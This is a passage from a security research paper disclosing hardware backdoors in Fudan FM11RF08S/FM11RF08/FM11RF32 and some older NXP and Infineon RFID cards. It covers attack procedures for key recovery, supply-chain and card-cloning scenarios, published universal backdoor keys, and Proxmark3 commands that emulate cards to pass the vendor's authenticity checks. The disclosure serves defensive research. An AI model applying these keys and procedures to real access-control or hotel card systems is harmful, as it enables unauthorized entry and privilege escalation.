- Send a byte to interrupt the nested authentication ;
- Select the card again ;
- Authenticate to the known sector with the known key ;
- Collect $n_{T_{y'}}$;
- Compute $n_{T_{x'}}$ from $\text{index}(n_{T_{x'}}) = \text{index}(n_{T_{y'}}) - d$;
- Attack the key based on $ks_0 = n_{T_{x'}} \oplus \{n_{T_{x'}}\}$.

At this stage, we are in a situation very similar to Section VIII and the same optimizations can be applied.

We implemented the clear nonces recovery in the Proxmark3[13], cf Annex A.7 for usage and example.

X. REVERSING NESTED NONCE GENERATION

We were supposed to be done with this second attack, but by curiosity, we decided to have a look at the static encrypted nonces n_T generation itself, shortly mentioned in Section IV.F.

First of all, we tested and confirmed the possible dependencies and non-dependencies of n_T .

n_T is not dependent of

- the number of previous nested authentications (cf static nested attack trick of Section III.D) ;
- the block number within the same sector ;
- the previous authentication n_R , n_T , sector ;
- the key presented to the card ;
- any other activity before current authentication: nested auth on another sector, with another key, read,... ;
- the value of the other sector key (e.g. keyB if authenticating with keyA) ;
- the access rights ;
- the key type: A vs. B.

But n_T depends on

- the configured key for the current authentication ;
- the sector number (even if same key) ;
- the card.

The dependency to the card could be to any value such as

- the UID ;
- the block 0 or the 8-byte manufacturer data or the 6-byte “signature”, cf Section IV.D.a ;
- the block 128 keyA, cf Section IV.D.b ;

- the block 128 keyB, cf end of Section VIII;
- any other personalized value accessible but not yet discovered ;
- a random seed unique to the card and inaccessible.

In the last case, it could even be one random seed per sector, which would mean there is no relationship to the sector number to be found.

To analyze the dependency to the key, we wrote some Python script for the Proxmark3 to configure different keys, always on the same sector, then collect and decrypt the corresponding $\{n_T\}$. The script implements memoization to avoid the same queries over and over while trying different data representations and analyses.

Some decisive steps of the analysis are reproduced in Annex Section A.14. The result is a Python function, provided in the Annex Listing 27, able to mutate a nonce associated to a first key into the nonce of any other key. The relationship is a bit too complex to express the Python code algebraically, but it involves two kinds of 4-bit sbox used in an alternating pattern, to apply differences on the LFSR state at different times for each nibble of the keys.

Some might find a cleaner way to express the impact of the key to the generated n_T .

We also searched some relationship with the sector number but we could not find any pattern and inter-sector differences were all specific to each card.

XI. FASTER BACKDOORED NESTED ATTACK

Our n_T generation analysis gave limited results, but they can already provide two optimizations to the backdoored nested attack described in Section VIII.

- We can target both keyA and keyB of a given sector, assuming they are different (which can be checked by comparing $\{n_{T_A}\}$ and $\{n_{T_B}\}$) ;
- We use the backdoor with commands 64** and 65** to decrypt their n_{T_A} and n_{T_B} ;
- We get a few ten thousand key candidates for keyA and same for keyB ;
- We search couples of keyA/keyB satisfying the relationship of Listing 27 between their nonces.

To do so, rather than rolling the LFSRs back and forth, we actually rewind the nonces with their key candidates and look for a common ancestor across A and B.

This new filtering allows to reduce the number of candidates to about 35% of the original size. This allows the online bruteforce attack with the card to be almost 3 times faster.

We implemented the attack in the Proxmark3[13], cf Annex A.8 for usage and example.

But once we found the actual keyA, assuming we cannot read directly keyB with keyA (which depends on the actual access rights), we can directly find the right keyB among the key candidates by using the relationship once again.

We implemented the attack in the Proxmark3[13], cf Annex A.9 for usage and example.

So our partial reversing has enabled a potential optimization of the attack speed by a factor 6.

Another straightforward optimization is to first generate all the key candidates, filter them, then look at keys present in several candidate lists and start by testing these shortlisted candidates.

XII. FULL CARD RECOVERY

To recap, the strategy to break all keys of a FM11RF08S is the following one.

Step 1: online nonces collection

- Collect the needed nonces for all sectors, keyA and keyB ;
 - Use the backdoor in a first authentication then a nested authentication to collect and decrypt their n_{T_A} and n_{T_B} ;
 - Use the backdoor in a first authentication then the target key types in a nested authentication, to collect $\{n_{T_A}\}$ and $\{n_{T_B}\}$ and the corresponding parity errors ;

Step 2: offline computation

- For each sector
 - If $n_{T_A} \neq n_{T_B}$, run `staticnested_1nt` from Annex A.6 on each key, then `staticnested_2x1nt_rf08s` from Annex A.8 on both candidate lists to reduce them ;
 - Else run `staticnested_1nt` on one of them ;
- Look for common keys across sectors candidate lists. If any, test them first ;
- When a key is found in a sector and nonces are different, use `staticnested_2x1nt_rf08s_1key` from Annex A.9 to find the other key.
- If a dictionary of default keys is available, it can be used against the produced candidate lists to prioritize known keys.

Step 3: online brute-force

- For each key slot, test computed candidate(s).

We implemented a script applying this strategy in the Proxmark3[13], cf Annex A.10 for usage and examples.

All in all, the actual speed depends on the exact configuration of the card as e.g. it is slower to break the sector keys if $\text{keyA}=\text{keyB}$ and are not reused on other sectors – a corner case rarely seen in real deployments.

To illustrate the duration of recovering all the keys of a FM11RF08S depending on the reuse of some keys across the card, we ran a few tests , on a card configured with the following layouts.

- 32 random keys
 - 21 minutes 18 seconds
- 16 random keys, with $\text{keyA} = \text{keyB}$ in each sector⁴
 - 32 minutes 29 seconds
- 24 random keys, 8 being reused in 2 sectors each⁵
 - 16 seconds

Cf. Annex A.10 for details on the tested keys.

XIII. LIGHT-FAST SUPPLY CHAIN ATTACK

It is clear that any entity aware of the backdoor can already mount *card-only* attacks without any precondition on the card keys, in at most half an hour for the totality of the sector keys.

But, with our current partial knowledge, anyone in the supply chain could already make the attack instantaneous.

- 1) Before delivering to a target customer, probe each card with the default FFFFFFFFFF key to collect and decrypt nested $\{n_T\}$ of each sector. It is enough to store each 16-bit LFSR *ancestor* and the UID, so 36 bytes per card ;
- 2) On the field, for each key to break, authenticate with the backdoor key then initiate a nested authentication with the backdoor key to collect $\{n_T\}$ and decrypt it ;
- 3) Generate the few tens of thousand key candidates as explained in Section VIII and Section III.D ;
- 4) Filter the candidates by comparing their LFSR ancestor with the one previously stored at step 1, as per Section XI and recover the key ;

Alternatively, one can use Section IX to recover the clear n_T values. The attack does not require any key candidates brute-force on the card anymore, just one single nested authentication attempt. As this variant needs a known key, it may be useful in the first phase to acquire the block 128 keyA or to store the block 0 to be able to request the key later.

⁴the worst possible corner case

⁵a favorable situation

We have added support in the Proxmark3 to demonstrate this supply-chain attack, as shown in Annex A.10.5.

Of course, if the n_T of each sector is generated by deriving a common value somehow based on the sector number, there is no need for the supplier to collect LFSR ancestors for all sectors, just one. And if the n_T generation can also be linked to e.g. the UID, the first collection step can be skipped entirely.

XIV. EXTENDING VERIFICATION METHODS

The *NFC Label Tools* application mentioned in Section IV.C can only apply the originality verification methods if the block 0 can be read with the default *all FF* key (until model “0590” where a pseudo block 0 can be constructed from the UID to obtain a valid key through the API.)

Using the backdoor key, we can perform the advanced verification method, no matter if card keys are unknown.

- 1) Read block 0 with the backdoor, cf Section A.12.2 ;
- 2) Submit block 0 to the simple verification method API, cf Listing 3 and check answer ;
- 3) Submit block 0 to the advanced verification method API to get block 128 keyA, cf Listing 4 ;
- 4) Try to authenticate to block 128 with retrieved keyA.

XV. LOOKING AT THE OLDER FM11RF08

We test the backdoor authentication commands and... we get some $\{n_T\}$ as well! But the FM11RF08S backdoor key does not work on our FM11RF08 samples.

XVI. BREAKING AN OLDER BACKDOOR KEY

FM11RF08 is susceptible to the classic nested attack mentioned in Section III.B. So, it is just a matter of adapting the Proxmark3 code to use a backdoor command, and the key is found immediately, as shown in Annex A.12.4.

A31667A8CEC1

Listing 13: Older universal backdoor key

The same key works for all sectors and all **FM11RF08** “**011D**”, “**021D**” and “**031D**” samples we got. But it goes beyond.

Even very old **FM11RF08** samples with manufacturer data **6263646566676869** share the same backdoor and the same key⁶. It is hard to know since when these cards are in circulation, but a FM11RF08 datasheet from May 2008 can still be found [24] and the FM11RF08 is mentioned on a WaybackMachine snapshot of the Fudan website in November 2007 [25].

⁶Beware that a few other clones and magic tags share the same manufacturer data as well, but not the backdoor.

The same page also mentions the **FM11RF32**[26], their 4k version. We happen to have some old **FM11RF32** samples with manufacturer data **6263646566676869** and we can confirm the same backdoor key works on these FM11RF32 too. They feature 64 sectors instead of the usual 40 sectors, and are probably ancestors⁷ of the **FM11RF32M**[27] variant.

After we shared our preliminary results, Dušan Seničić reported that the **FM1208-10** and **FM1216-137** support the old backdoor key as well and Anton Savelev ran a few tests on FM1208-10 for us, cf Section XXI. Thanks to them! The FM1208-10 a.k.a. FM1208M01[28] is a 8051 CPU card (ISO14443A-4) featuring MIFARE Classic compatibility and the FM1216-137[29] is a dual interface version. Later, Maksim Negamashev reported the existence of a **FM11RF08-7B** version with the same backdoor key.

XVII. DARKNESTED ATTACK

It is a pretty straightforward attack that probably does not deserve its own name, but it sounds cool. *Darknested* is using the knowledge of this rather dark backdoor key revealed in Section XVI as an easy way to bootstrap a nested attack when a first known key is required, rather than using the darkside attack. As the Fudan cards always leak a NACK, as mentioned at the end of Section II.C, the darkside attack is quite fast anyway. But the method is still interesting on some circumstances, as we will see in a moment. See Annex A.12.6 for an example.

XVIII. USCUID/GDM

Magic MIFARE Classic cards referred as USCUID or GDM [30] are highly configurable, to activate a number of *magic* features (gen1a, cuid, shadow mode,...) but also to enable a *Static encrypted nonce mode*.

The static encrypted nonce mechanism differs from the FM11RF08S and it requires more study, not covered in this paper.

XIX. PECULIAR FM11RF08S 0498 & 0598

After publication of the revision 1.1, Luis Miranda Acebedo reported a tag featuring the A31667A8CEC1 key to us, but with all the other characteristics of a FM11RF08S: presence of the *advanced verification method* sector (with ACL 00F0FF), no NAK leak, and static encrypted nonces. Block 0 is 313F961D85080400045073AF6EEB5998, and its signature is validated by the Fudan API. Thanks to him for having

⁷These samples use a weird SAK=20 value, as setting its sixth bit means the card is supposed to be compliant to ISO14443-4 and reply to ATS. But this flag must be ignored and the card won't work properly on some readers, including smartphones.

run these few tests for us! In Section IV.D.a, we mentioned that the APK could indeed potentially identify cards with a block 0 ending with “98”. To verify it, we can fetch the corresponding *advanced verification method* key and emulate the tag elements used by both verification methods.

```
hf mf esetblk --blk 0 -d 313f961d85080400045073af6eeb5998
hf mf esetblk --blk 3 -d ffffffff078069ffffffffffff
hf mf esetblk --blk 143 -d f6e1399ee612ff078069ffffffffffff
hf mf sim --1k --allowkeyb --allowover
```

Listing 14: Proxmark3 commands for a very basic emulation to pass the Fudan verification methods

Indeed, the Fudan Android application successfully identifies the emulated tag as a FM11RF08S.

This model is, therefore, a genuine FM11RF08S, but with the FM11RF08 backdoor key.

Later, DXL reported a genuine FM11RF08S 0598 with the same characteristics.

Both fingerprinting cards metrics are integrated to the Annex A.15.

XX. A PECULIAR FM11RF08 0391

It is as if this card, added in revision 1.5 of this paper, is an inverse reflection of the previous one. While Iceman was inspecting his vast collection of cards, he found what seems to be a FM11RF08S, with the expected A396EFA4E24F backdoor key and the *advanced verification method* blocks 128 to 135, but without static encrypted nonces. Therefore, the card is vulnerable to classic darkside and nested attacks, as with the FM11RF08. Compared to the block contents presented in Listing 7, this card has a different block 128: the fifth byte of block 128 is F0 instead of 3C. A bold hypothesis is that this byte configures the activation of the static encrypted nonces countermeasure, and was not set on this sample.

```
128 | A5 5A 3C C3 F0 F0 00 00 00 00 00 00 00 04 08 88
131 | 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
```

Listing 15: peculiar FM11RF08 blocks 128 & 135

Block 0 is 395760060808040003C78B23D8BEA991, and its signature is validated by the Fudan API. With the “98” encountered in the previous Section XIX, “91” was another value identified in Section IV.D.a as potential valid last byte but not yet related to an actual card. This is now the case.

As the extra blocks are present, we can attempt the *advanced verification method* on an emulation of the card.

```
hf mf esetblk --blk 0 -d 395760060808040003c78b23d8bea991
hf mf esetblk --blk 3 -d ffffffff078069ffffffffffff
hf mf esetblk --blk 143 -d aa2547495940ff078069ffffffffffff
hf mf sim --1k --allowkeyb --allowover
```

Listing 16: Proxmark3 commands for a very basic emulation to pass the Fudan verification methods

The Fudan Android application successfully identifies the emulated tag as a **FM11RF08**. This sample is quite remarkable, it is a genuine FM11RF08, but with the FM11RF08S backdoor key and with support for the *advanced verification method*. Its fingerprinting metrics are integrated to the Annex A.15.

XXI. ICING ON THE CAKE

While testing the backdoor keys on our cards collection, trying to spot Fudan cards, we realized that some non-Fudan cards accept authentication commands ranging from 62** to 6f** as well, but with the regular keys.

But, quite surprisingly, some other cards, aside from the Fudan ones, accept the same backdoor authentication commands **using the same key** as for the FM11RF08!

This can be verified quite simply with the Proxmark3, now that we have added support for the backdoor authentication commands, as shown in Annex A.12.5.

At this stage, it is important to be as sure as possible of the authenticity of these cards, aside from what their block 0 may indicate. In Annex A.15, we used a few behavioral metrics to compare them.

After thorough analysis, we can safely claim that the following cards contain the backdoor with the A31667A8CEC1 key, including the Fudan ones mentioned in Section XVI.

- **Fudan FM11RF08 “6263646566676869”**
- **Fudan FM11RF08 “011D”, “021D” and “031D”**
- **Fudan FM11RF08-7B “101D”**
- **Fudan FM11RF08S “0498”**
- **Fudan FM11RF32(M?) “6269”**
- **Fudan FM1208-10**
- **Fudan FM1216-110**
- **Fudan FM1216-137**
- **Infineon SLE66R35** possibly produced at least during a period 1996-2013⁸ ;
- **NXP¹³ MF1ICS5003** produced at least between 1998 and 2000 ;
- **NXP¹³ MF1ICS5004** produced at least in 2001.

⁸We are not sure about the interpretation of the manufacturer data as a production date.

The following cards support the same undocumented authentication commands, but with the regular keyA/keyB. And once authenticated for one sector, you cannot read a block from another sector anymore without authenticating to that sector.

- NXP MF1ICS5005 produced in fab ICN8⁹ at least between 2001 and 2010 ;
- NXP MF1ICS5006 produced in fab Fishkill¹⁰ at least between 2005 and 2008 ;
- NXP MF1ICS5007 produced in fab ASMC¹¹ at least in 2010 ;
- USCUID/GDM magic cards.

The subsequent NXP MIFARE Classic EV1 samples we could test (MF1S20*V1, MF1S50*V1, MF1S70*V1) reply with a NACK to the undocumented authentication commands.

The list will be updated by the community according to their findings.

Among the cards mentioned above, the SLE66R35, MF1ICS5003 and MF1ICS5004 can really benefit from the darknested attack presented in Section XVII, as recovering a first key with the help of the darkside attack is much slower.

XXII. BREAKING YET OTHER BACKDOOR KEYS

After the initial publication of this paper, we found a strange card in our stash. At first, it looks like a dual-interface but actually it's combining a genuine J3D081 chip on the contact side with another MIFARE Classic 4k chip on the contactless side. Shining light through the card confirms the presence of distinct chips.

The metrics shown in Annex A.15 indicate the contactless chip is a Fudan FM11RF32, but without the buggy SAK used by the older samples mentioned in Section XVI. The manufacturer data converted in ASCII shows **FDS70V01** which may translate to *Fudan S70 (=4k) v01*.

The card replies to the backdoor commands, but the default keys don't work. You know the drill: we run a nested attack against the backdoor as shown in Annex A.12.4 and we quickly obtain the corresponding key.

518B3354E760

Listing 17: Universal backdoor key seen on FM11RF32N

⁹NXP fab located in Nijmegen, Netherlands.

¹⁰NXP fab in Fishkill, New York, US, for sale in 2008 but finally closed in 2009.

¹¹Located in Shanghai, China. Initially a joint venture with Philips Semiconductors in 1988 then renamed ASMC in 1995 and reorganized into a foreign-invested joint stock company in 2004, NXP stocks sold in 2017, finally merged in GTA in 2019.

Later on, we could confirm the presence of the same backdoor key on freshly bought **Fudan FM11RF32N** samples.

The story did not stop here. After the initial publication of this paper, Nathan Nye implemented a detection of the backdoor in the Flipper Zero firmware, triggering an alert when a card was suspected to have an unknown backdoor key. And several months later, it paid off: after publication of the revision 1.4, Joel Majem reported a camping bracelet with an unknown backdoor key. Zeus Ricote, owning a Proxmark3, confirmed the presence of the backdoor on the tag, could crack the key and helped fingerprinting the tag, that appeared to also be a **Fudan FM11RF32N** with the same **FDS70V01** bytes in the manufacturer data. Later, more samples were found with the same key. Since then, a similar unknown backdoor key detection has been implemented in the Proxmark3 `hf mf info` command, cf Annex A.12.9.

73B9836CF168

Listing 18: Yet another universal backdoor key seen on FM11RF32N

XXIII. DATA-FIRST ATTACK

So far, *card-only* attacks have always followed the same scheme.

- 1) Interact with the targeted card and break its keys;
- 2) Dump the card content thanks to the recovered keys;
- 3) Clone or emulate the full card towards the corresponding targeted reader.

Nevertheless, no matter the card generation, from our 1998 MF1ICS5003 to our 2024 FM11RF08S tags, basic usage of the backdoor does not allow dumping the user keys but only the data blocks (and the access bits). We've seen that to obtain a *card-only* full dump, we had to develop new attacks, or, for the old ones, adapt existing attacks.

For an operative's usage, the backdoor is quite inefficient to get a full clone of a FM11RF08S as it may require access to the card for a few minutes.

Actually, if the goal is e.g. to bypass an access control, it may suffice to read only the card data and nonces thanks to the backdoor, without attempting to recover the keys.

The scenario would then be as follows.

Step 1:

- Sneak into the fancy party the villain is organizing in his grand mansion;
- Inadvertently knock over the target and keep in contact with the card for 2 seconds. Apologize with a smile.

These 2 seconds are the time required to execute Section XII Step 1 to collect all n_{T_A} , n_{T_B} , $\{n_{T_A}\}$, $\{n_{T_B}\}$, their encrypted

parity and, as we're already being authenticated with the backdoor key, all the data of the card. Step 1 time was consistently measured in the three tests documented in Annex A.10;

Step 2:

- Pretend a call of nature to reach his office;
- Present the stolen UID to the target reader. Authentication attempts will fail;
- Recover the corresponding key in a fraction of second, based on the traces of two failed authentication attempts¹²;
- Engage with the reader again, but this time respond to the reader authentication command with a valid CRYPTO-1 session.
- When the reader wants to read data blocks after the successful authentication, present the data read in Step 1;
- If the reader does additional *nested* authentications on other sectors, present the corresponding stolen $\{n_T\}$ with its encrypted parity and collect the reader response $\{n_R\}\{a_R\}$. We know the clear n_T , so we can compute a_R . That gives two keystream portions of 32-bit each, largely enough to recover the key.

We implemented support in the Proxmark3[13] for key recovery in such nested authentication with known n_T situation, cf Annex A.11 for usage and example. In our tests, the key recovery takes less than 0.2 second.

This is a very efficient *card-only-then-reader-only* attack, made possible only thanks to the presence of the backdoor in the FM11RF08S.

We also implemented support in the Proxmark3 simulation mode to handle completely automatically such scenarios, cf Annex A.13 for usage and examples.

We must thank the community[17] for highlighting some shortcomings in an early version of this scenario and for bringing another type of situation where a data-first attack makes sense, covered below.

It is not uncommon that an RFID system encodes various privileges in the card data, possibly encrypted, but independently of the RFID layer, i.e. the card UID and typically the unique keys derived from the UID and some unknown key diversification function (KDF). If someone already has a legit access to a card of the system and recovered its keys, it is enough to read the data from another target card of the same system, thanks to the backdoor, then copy the data on its own

card. In enterprise systems, this could be a 1-day visitor card being “upgraded” to a full employee card, or a low-privilege employee card suddenly hosting the data of a high-security area card. In hostelry, a room card could be mutated into another room card, or a housekeeper or manager card. These scenarios use legit cards and raise less suspicion than using emulators or *magic* cards, and take 1-2 seconds of interaction with the target card.

XXIV. CONCLUSION

The FM11RF08S chip by Shanghai Fudan Microelectronics was thought to be the most secure implementation of MIFARE Classic, thwarting all known *card-only* attacks. However, we have demonstrated various attacks, uncovered the existence of a hardware backdoor and recovered its key, which allows us to launch new attacks to dump and clone these cards, even if all their keys are properly diversified. The presence of the backdoor in this product and in all previous FM11RF08 and FM11RF32 cards since at least 2007, raises several questions, particularly given that these chip references are not limited to the Chinese market. For example, the author found these cards in numerous hotels across the US, Europe, and India. Additionally, what are we to make of the fact that old NXP¹³ and Infineon cards share the very same backdoor key as FM11RF08?

Consumers should swiftly check their infrastructure and assess the risks. Many are probably unaware that the MIFARE Classic cards they obtained from their supplier are actually Fudan FM11RF08, FM11RF32M, FM11RF32N or FM11RF08S.

Nevertheless, it is important to remember that the MIFARE Classic protocol is intrinsically broken, regardless of the card. It will always be possible to recover the keys if an attacker has access to the corresponding reader. There are many more robust alternatives on the market (but we cannot guarantee the absence of hardware backdoors...).

The various tools and attacks developed in the context of this paper have now been merged into the Proxmark3 source code, as seen in the Annexes.

A number of questions for future research are listed in Annex A.16.

BTW, the paper subtitle is a translation of *Y'en a un peu plus, je vous l'mets quand même ?*, a typical French marketing ploy where you get a bit more than asked on the butcher scale.

That's all, folks.

¹²We did not introduce *reader-only* attacks yet, but in [7], the authors explain how such an attack is possible, based solely on the intrinsic CRYPTO-1 vulnerability. See also the tool `mkey32v2` in [13].

¹³formerly known as Philips Semiconductors

REFERENCES

- [1] K. Nohl and H. Plötz, "Mifare, little security, despite obscurity," *Presentation on the 24th Congress of the Chaos Computer Club, Slides*, 2007.
- [2] G. de Koning Gans, J.-H. Hoepman, and F. D. Garcia, "A practical attack on the MIFARE Classic," in *Smart Card Research and Advanced Applications: 8th IFIP WG 8.8/11.2 International Conference, CARDIS 2008, London, UK, September 8-11, 2008. Proceedings 8*, 2008, pp. 267–282.
- [3] K. Nohl, "Cryptanalysis of crypto-1," *Computer Science Department University of Virginia, White Paper*, 2008.
- [4] B. J. Hoepman, G. de Koning Gans, R. Verdult, R. Muijers, R. Kali, and V. Kali, "Security Flaw in MIFARE Classic."
- [5] N. T. Courtois, K. Nohl, and S. O'Neil, "Algebraic attacks on the crypto-1 stream cipher in mifare classic and oyster cards," *Cryptology ePrint Archive*, 2008.
- [6] K. Nohl, D. Evans, S. Starbug, and H. Plötz, "Reverse-Engineering a Cryptographic RFID Tag," in *USENIX security symposium*, 2008.
- [7] F. D. Garcia et al., "Dismantling MIFARE classic," in *Computer Security-ESORICS 2008: 13th European Symposium on Research in Computer Security, Málaga, Spain, October 6-8, 2008. Proceedings 13*, 2008, pp. 97–114.
- [8] F. D. Garcia, P. Van Rossum, R. Verdult, and R. W. Schreur, "Wirelessly pickpocketing a Mifare Classic card," in *2009 30th IEEE Symposium on Security and Privacy*, 2009, pp. 3–15.
- [9] N. T. Courtois, "The dark side of security by obscurity and cloning MiFare Classic rail and building passes anywhere, anytime," *Cryptology ePrint Archive*, 2009.
- [10] J. D. Golic, "Cryptanalytic attacks on MIFARE classic protocol," in *Topics in Cryptology—CT-RSA 2013: The Cryptographers' Track at the RSA Conference 2013, San Francisco, CA, USA, February 25-March 1, 2013. Proceedings*, 2013, pp. 239–258.
- [11] C. Meijer and R. Verdult, "Ciphertext-only cryptanalysis on hardened Mifare classic cards," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, 2015, pp. 18–30.
- [12] Wikimedia Foundation, "Crypto-1." [Online]. Available: <https://en.wikipedia.org/wiki/Crypto-1>
- [13] C. Herrmann, P. Teuwen, O. Moiseenko, M. Walker, and others, "Proxmark3 – Iceman repo." [Online]. Available: <https://github.com/RfidResearchGroup/proxmark3>
- [14] NXP B.V., "MF1 IC S50 Functional specification – rev 5.2." [Online]. Available: <https://cdn-shop.adafruit.com/datasheets/S50.pdf>
- [15] Iceman, "Proxmark3 – Add 'hf mf staticnonce' - a nested find all key solution command for tags that has a static nonce." [Online]. Available: <https://github.com/RfidResearchGroup/proxmark3/commit/b37a4c14eb497b431f7443b9f685d7f2e222bfa0>
- [16] DXL@xianglin1998, "Proxmark3 – StaticNested fast decrypt." [Online]. Available: <https://github.com/RfidResearchGroup/proxmark3/commit/de0549a269c0dbe0cf59dc0e964af18ca5ca16e7>
- [17] "RFID Hacking by Iceman." [Online]. Available: <https://discord.com/invite/iceman>
- [18] 钱晓州, "用于 ic 卡的数据安全通信的加密方法及 路." [Online]. Available: <https://patentimages.storage.googleapis.com/29/bf/3f/6bbe253af076ca/CN1337803A.pdf>
- [19] Shanghai Fudan Microelectronics Group, "FM11RF08S 8K bits EEPROM 非接触式 加密卡芯片 – 版本 1.2." [Online]. Available: https://www.fmsh.com/AjaxFile/DownloadFile.aspx?FilePath=/UploadFile/20230104/FM11RF08S_sds_chs.pdf&fileExt=file
- [20] Shanghai Fudan Microelectronics Group, "FM11RF08S 8K bits EEPROM 非接触式 加密卡芯片 – 版本 1.2." [Online]. Available: https://www.fmsh.com/AjaxFile/DownloadFile.aspx?FilePath=/UploadFile/20230104/FM11RF08S_7B_sds_chs.pdf&fileExt=file
- [21] Shanghai Fudan Microelectronics Group, "FM11RF08 IC Card Chip (Contactless Chip with 8K EEPROM)." [Online]. Available: <https://www.fm-chips.com/fm11rf08-ic-card-chip-contactless-chip-with-8k-eprom-15403621277007328.html>
- [22] Shanghai Fudan Microelectronics Group, "FM11RF08/08S 原厂认证系统 V1.32." [Online]. Available: <https://nfc-tools.fmsh.com/m1/>
- [23] Shanghai Fudan Microelectronics Group, "NFC Label Tools v1.3.1." [Online]. Available: https://nfc-tools.fmsh.com/m1/static/apks/NFC_tag_asst.apk
- [24] Shanghai Fudan Microelectronics Group, "FM11RF08 8KBits Contactless Card IC Functional Specification – May 2008 v2.1." [Online]. Available: <https://www.scribd.com/document/413627595/Fudan-FM11RF08>
- [25] Shanghai Fudan Microelectronics Group, "Contactless Memory Card Chips (2007 Wayback Machine snapshot)." [Online]. Available: https://web.archive.org/web/20071103175419/https://www.fmsh.com/english/product_chipcard.php?category=3
- [26] Shanghai Fudan Microelectronics Group, "FM11RF32 32KBits Contactless IC Card Chip – May 2008 v2.1." [Online]. Available: <https://pvc-kartice.rs/wp-content/uploads/2023/07/FM11RF32.pdf>
- [27] Shanghai Fudan Microelectronics Group, "FM11RF32M 32KBits Contactless IC Card Chip – Sep. 2013 v3.1." [Online]. Available: https://eng.fmsh.com/AjaxFile/DownloadFile.aspx?FilePath=/UploadFile/20170727/FM11RF32M_ds_eng.pdf&fileExt=file
- [28] Shanghai Fudan Microelectronics Group, "FM1208M01 Contactless CPU Card Datasheet – May 2008 v0.2." [Online]. Available: <https://www.zotai.com/files/FM1208M01.pdf>
- [29] Shanghai Fudan Microelectronics Group, "FM1216 Series CPUcard Chip Datasheet – Sep. 2013 v1.1." [Online]. Available: https://eng.fmsh.com/AjaxFile/DownloadFile.aspx?FilePath=/UploadFile/20140904/FM1216_ps_eng.pdf&fileExt=file
- [30] M. Shevchuk, "Proxmark3 – Notes on Magic Cards." [Online]. Available: https://github.com/RfidResearchGroup/proxmark3/blob/master/doc/magic_cards_notes.md#mifare-classic-uscuid
- [31] Romuald Conty, Romain Tartière, Philippe Teuwen, "Platform independent Near Field Communication (NFC) library." [Online]. Available: <https://github.com/nfc-tools/libnfc>
- [32] Infineon, "NRG™ SLE 66R35R / NRG™ SLE 66R35I Extended datasheet Revision 3.0." [Online]. Available: https://www.infineon.com/dgdl/Infineon-NRG-SLE66R35x-ExtendedDatasheet-DataSheet-v03_00-EN.pdf?fileId=8ac78c8c7d0d8da4017d29f12b88391d
- [33] Shanghai Fudan Microelectronics Group, "FM11RF005M 512Bits EEPROM Contactless Smart Card IC Functional Specification – May 2008 v1.1." [Online]. Available: https://eng.fmsh.com/AjaxFile/DownloadFile.aspx?FilePath=/UploadFile/20140904/FM11RF005M_FS_ENG.pdf&fileExt=file
- [34] Shanghai Fudan Microelectronics Group, "FM1208M04 非接触 CPU 卡芯片 品说明书 – 2010.7 版本 1.0." [Online]. Available: https://www.card1688.com/files/smart_card/FM1208M04.pdf
- [35] Infineon, "SLE 44R35S / Mifare short product info 07.99." [Online]. Available: https://orantags.com/wp-content/downloads/datasheet/Infineon/spi_sle44r35s_0799.pdf
- [36] Shanghai Belling, "BL75R06SM 8K-bit EEPROM Contactless smart card chip 8/16/2006." [Online]. Available: <https://www.yumpu.com/en/document/read/37197400/bl75r06sm-8k-bit-eprom-contactless-smart-card-chip>
- [37] Integrated Silicon Solution, Inc., "IS23SC4439 User Manual – July 13, 2006 Ver. 1.1." [Online]. Available: <https://www.tansoc.com/uploads/soft/171115/1-1G115155551.pdf>
- [38] Ангстрем, "КБ5004ХК3 БЕСКОНТАКТНОЕ РАДИОЧАСТОТНОЕ КРИПТОЗАЩИЩЕННОЕ ЭПЗУ 8К БИТ – Апрель 2001." [Online]. Available: <http://www.radioman-portal.ru/sprav/pdf/angstrom/5004xk3.pdf>
- [39] Mikron JSC, "MIK1KMCM 8Kbit Read/Write RF Transponder IC – June 2013- revised April 2015."
- [40] Shanghai Quanray Electronics Co., Ltd., "HF RFID QR2217 CHIP Datasheet – 2008.8.6 V1.01." [Online]. Available: <https://www.yumpu.com/en/document/read/8034761/shanghai-quanray-electronics-co-ltd-proxmarkorg>
- [41] Shanghai Huahong Integrated Circuit Co., Ltd., "SHC1101 Short Form Specifications – Sep. 2003, Revision 1.0."
- [42] Shanghai Huahong Integrated Circuit Co., Ltd., "SHC1104 Short Form Specifications – Nov. 2003, Revision 1.0." [Online]. Available: https://www.card1688.com/files/SHC1104_IC_datasheet.pdf
- [43] Юникор микросистемы, "UNC20C01R 1Kbyte EEPROM Contactless Card IC – 2006?."

A Annexes

A.1 CRYPTO-1 First Authentication Protocol & Example

Notation $\{\}$ indicates that data is encrypted.

$s := \text{crypto1_create}(\text{key})$ initializes the CRYPTO1 cipher (a 48-bit LFSR with a non-linear filter function that outputs one bit when clocked). The state s keeps the LFSR state, updated by $\text{ks} := \text{crypto1_word}(s, \text{data}, \text{is_encrypted})$ which advances the LFSR 32 times, possibly mixing its state with some data, which can be plaintext or encrypted, and outputs 32 bits of keystream.

Given a 32-bit sequence, $\text{suc}()$ computes the next 32-bit sequence after one single clock of a 16-bit LFSR that can be represented by the polynomial $x^{16} + x^{14} + x^{13} + x^{11} + 1$.

Reader	Tag	Example
	$\xleftarrow{\text{uid}}$	($\leftarrow 0DB3FA11$ via anticol)
$\text{cmd} := \left\ \begin{array}{c} \text{AuthA} \\ \text{AuthB} \end{array} \right\ \parallel \text{block} \parallel \text{CRC}$	$\xrightarrow{\text{cmd}}$	6000F57B $\rightarrow 60\ 00\ F5\ 7B$
	Check CRC	✓
	$s := \text{crypto1_create}(\text{key})$	FFFFFFFFFFFF
	Generate n_T	E0512BB
	$\text{ks}_0 := \text{crypto1_word}(s, \text{uid} \oplus n_T, 0)$	FFEFB431
	$\xleftarrow{n_T}$	$\leftarrow E0\ 51\ 2B\ B5$
$s := \text{crypto1_create}(\text{key})$		FFFFFFFFFFFF
$\text{ks}_0 := \text{crypto1_word}(s, \text{uid} \oplus n_T, 0)$		FFEFB431
Generate n_R		12345678
$\text{ks}_1 := \text{crypto1_word}(s, n_R, 0)$		A376E628
$\{n_R\} := n_R \oplus \text{ks}_1$		B142B050
$a_R := \text{suc}^{64}(n_T)$		56F373EE
$\text{ks}_2 := \text{crypto1_word}(s, 0, 0)$		61D742F1
$\{a_R\} := \text{ks}_2 \oplus a_R$		3724311F
	$\xrightarrow{\{n_R a_R\}}$	$\rightarrow B1\ 42!B0!50!37\ 24\ 31!1F!$
